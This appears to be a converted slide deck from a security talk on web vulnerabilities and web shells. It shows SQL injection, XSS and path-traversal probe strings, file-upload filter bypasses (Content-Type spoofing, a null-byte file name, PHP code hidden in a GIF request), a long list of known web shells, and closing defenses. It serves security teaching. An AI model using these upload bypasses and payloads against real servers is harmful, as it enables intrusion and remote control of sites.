



WebShellz

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
Joe McCray.... Who the heck are you?

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What Are We Up Against?

News Flash:

Port Scanning is Dead & Your Firewall Is Useless!

Hackers today use client-side exploits to get into your network, or attack your company's web apps.

Deal with it!



3 Primary Classes Of Web Vulnerabilities

- Injection Vulnerabilities
 - SQL, XPATH, LDAP, SSI
- Abuse of Trust Vulnerabilities
 - XSS, CSRF, HTTP Request Smuggling/Response Splitting
- File Handling Vulnerabilities
 - RFI/LFI/Unchecked File Upload



3 Questions To Ask Yourself

- Does the page talk to a DB?
 - If YES – try SQL, XPATH, LDAP, SSI
- Can you or someone else see what you type?
 - If YES – try XSS, CSRF, HTTP Request Smuggling/Response Splitting
- Does the page reference a file?
 - If Yes – try LFI/LFI/Unchecked File Upload



1st Question

- Does the page talk to a DB?
 - If YES – try SQL, XPATH, LDAP, SSI
- Look for parameter passing (something=something) in the HTTP request.
- Change it to:
something=something'



2nd Question

- Can you or someone else see what you type?
 - Search box, contact us form, forum, blog, guestbook,
- Where ever you can type try:
 - `<script>alert('xss')</script>`
 - `<script>alert(1)</script>`



3rd Question

- Does the page reference a file?
 - If Yes – try LFI/LFI/Unchecked File Upload
- Look for a file references in the HTTP request
 - page=resume.pdf
 - file=resume.doc
- Change it to:
 - file=../../../../../../../../../../../../etc/passwd
 - file=../../../../../../../../../../../../etc/passwd%00



Demo

Ok – let's do a quick walkthrough each of these basic web vulnerabilities.



Web Shell Tricks (1: Content Type Check)

```
<?php
if($_FILES['userfile']['type'] != "image/gif") {
echo "Sorry, we only allow uploading GIF images";
exit;
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
echo "File is valid, and was successfully uploaded.\n";
} else {
echo "File uploading failed.\n";
}
?>
```

Bypass Technique:

Use your Proxy to change the HTTP header value from:

“Content-Type: text/plain”

to

“Content-Type” => “image/gif”



Web Shell Tricks (2: File Type Blacklist)

```
<?php
$blacklist = array(".php", ".phtml", ".php3", ".php4");
foreach ($blacklist as $item) {
if(preg_match("/$item$/i", $_FILES['userfile']['name'])) {
echo "We do not allow uploading PHP files\n";
exit;
}
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
echo "File is valid, and was successfully uploaded.\n";
} else {
echo "File uploading failed.\n";
}
?>
```

Bypass Technique:

1. Some web applications may require that files with .gif or .jpeg extensions are interpreted by PHP (this often happens when images, for example graphs and charts, are dynamically generated on the server by a PHP script).
2. Try to upload a file with a null terminator `shell.php%00.gif`. Maybe the .gif file will be truncated by the application.



Web Shell Tricks (3: Valid Image Check)

```
<?php
$imageinfo = getimagesize($_FILES['userfile']['tmp_name']);
if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg') {
echo "Sorry, we only accept GIF and JPEG images\n";
exit;
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
echo "File is valid, and was successfully uploaded.\n";
} else {
echo "File uploading failed.\n";
}
?>
```

Instead of trusting the Content-type header a PHP developer might decide to validate the actual content of the uploaded file to make sure that it is indeed an image. The PHP `getimagesize()` function is often used for that. `getimagesize()` takes a file name as an argument and returns the size and type of the image .



Web Shell Tricks (3: Valid Image Check)

```
POST /webshell.php HTTP/1.1
```

```
TE: deflate,gzip;q=0.3
```

```
Connection: TE, close
```

```
Host: localhost
```

```
User-Agent: j0e-is-da-shiznit/1.1.1
```

```
Content-Type: multipart/form-data; boundary=xYzZY
```

```
Content-Length: 14835
```

```
--xYzZY
```

```
Content-Disposition: form-data; name="userfile"; filename="crocus.php"
```

```
Content-Type: image/gif
```

```
GIF89a(...some binary data...)<?php phpinfo(); ?>(...blah blah blah....)
```

Bypass Technique:

It is possible to create a perfectly valid image file that contains some PHP code in the comment.

When `getimagesize()` looks at the file, it sees a proper GIF or JPEG image.

When the PHP interpreter looks at the file, it sees the executable PHP code inside of some binary garbage.



Here A Shell, There A Shell, Everywhere A Shell

- C99madShell v. - C99madShell v. 2.0 madnet edition 2.0 madnet edition
- c99-safe-mode - C99-safe-mode
- c99edit - C99edit
- c99shell - C99shell
- DownloaderToFTP – DownloaderToFTP
- GFS Web-Shell ver 4.0.0.0 - GFS Web-Shell ver 4.0.0.0
- NetworkFileManager – NetworkFileManager
- NiX Remote Web Shell™ - NiX Remote Web Shell ™
- r57MySQL_FileViewer - R57MySQL_FileViewer
- r57shell - R57shell
- MySQLBackUpAll – MySQLBackUpAll
- MySQLBackUpOnce – MySQLBackUpOnce
- webadmin – Webadmin
- cihshell – Cihshell
- Sql – Sql
- a_gedit - A_gedit
- Antichat – Antichat
- bk – Bk



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- c2007 - C2007
- Casus15 - Casus15
- CmdAsp – CmdAsp
- Csh – Csh
- Ctt_sh - Ctt_sh
- Cybershell – Cybershell
- DxShell – DxShell
- gfs_sh - Gfs_sh
- grp-2018 - Grp-2018
- Hidshell – Hidshell
- iMHaPFtp – IMHaPFtp
- Load_shell - Load_shell
- NFM – NFM
- NGH – NGH
- Nixrem – Nixrem
- NST – NST
- Phvayvv – Phvayvv
- Predator – Predator
- r0t - R0t
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- Rashell v.1.31 - Rashell v.1.31
- Xoce 1.5 - Xoce 1.5
- Xoce 1.7 - Xoce 1.7
- img – Img
- mailer3 - Mailer3
- myshell – Myshell
- mysql_tool - Mysql_tool
- mysql – Mysql
- network – Network
- nshell – Nshell
- ru24_post_sh - Ru24_post_sh
- pHpINJ – PHpINJ
- PHP Shell - PHP Shell
- Pws – Pws
- KA_uShell - KA_uShell
- Sincap – Sincap
- telnet – Telnet
- telnetd – Telnetd



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- Indexer.asp - Indexer.asp
- Klasvayv.asp - Klasvayv.asp
- NTdaddy.asp - NTdaddy.asp
- Reader.asp - Reader.asp
- RemExp.asp - RemExp.asp
- Zehir4.asp - Zehir4.asp
- Ajan.asp - Ajan.asp
- EFSO_2.asp - EFSO_2.asp
- Elmali Seker.asp - Elmali Seker.asp
- Server Variables.asp - Server Variables.asp
- Tool.asp - Tool.asp
- WebShell.pl - WebShell.pl
- phpRemoteView – PhpRemoteView
- PHP Backdoor Connect.pl - PHP Backdoor Connect.pl
- perlbot.pl - Perlbot.pl
- shellbot.pl - Shellbot.pl
- r57pws.pl - R57pws.pl
- lurm_safemod_on.pl - Lurm_safemod_on.pl
- Asmodeus v0.1.pl - Asmodeus v0.1.pl
- connectback2.pl - Connectback2.pl
- Java Shell.js - Java Shell.js



Defense

Check FileType/Valid Files/File Extensions

Use things like content-type header, the PHP `getimagesize()`, and filetype verification to all files being uploaded.

Restrict PUT Method

Particular care has to be taken with regards to writable web directories if you are running PHP on Microsoft IIS. As opposed to Apache, Microsoft IIS supports "PUT" HTTP requests, which allow users to upload files directly, without using an upload PHP page.

PUT requests can be used to upload a file to the web server if the file system permissions allow IIS (which is running as `IUSR_MACHINENAME`) to write to the directory and if IIS permissions for the directory allow writing.

Indirect access to the uploaded files

The solution is to prevent the users from requesting uploaded files directly. This means either storing the files outside of the web root or creating a directory under the web root and blocking web access to it in the Apache configuration or in a `.htaccess` file.



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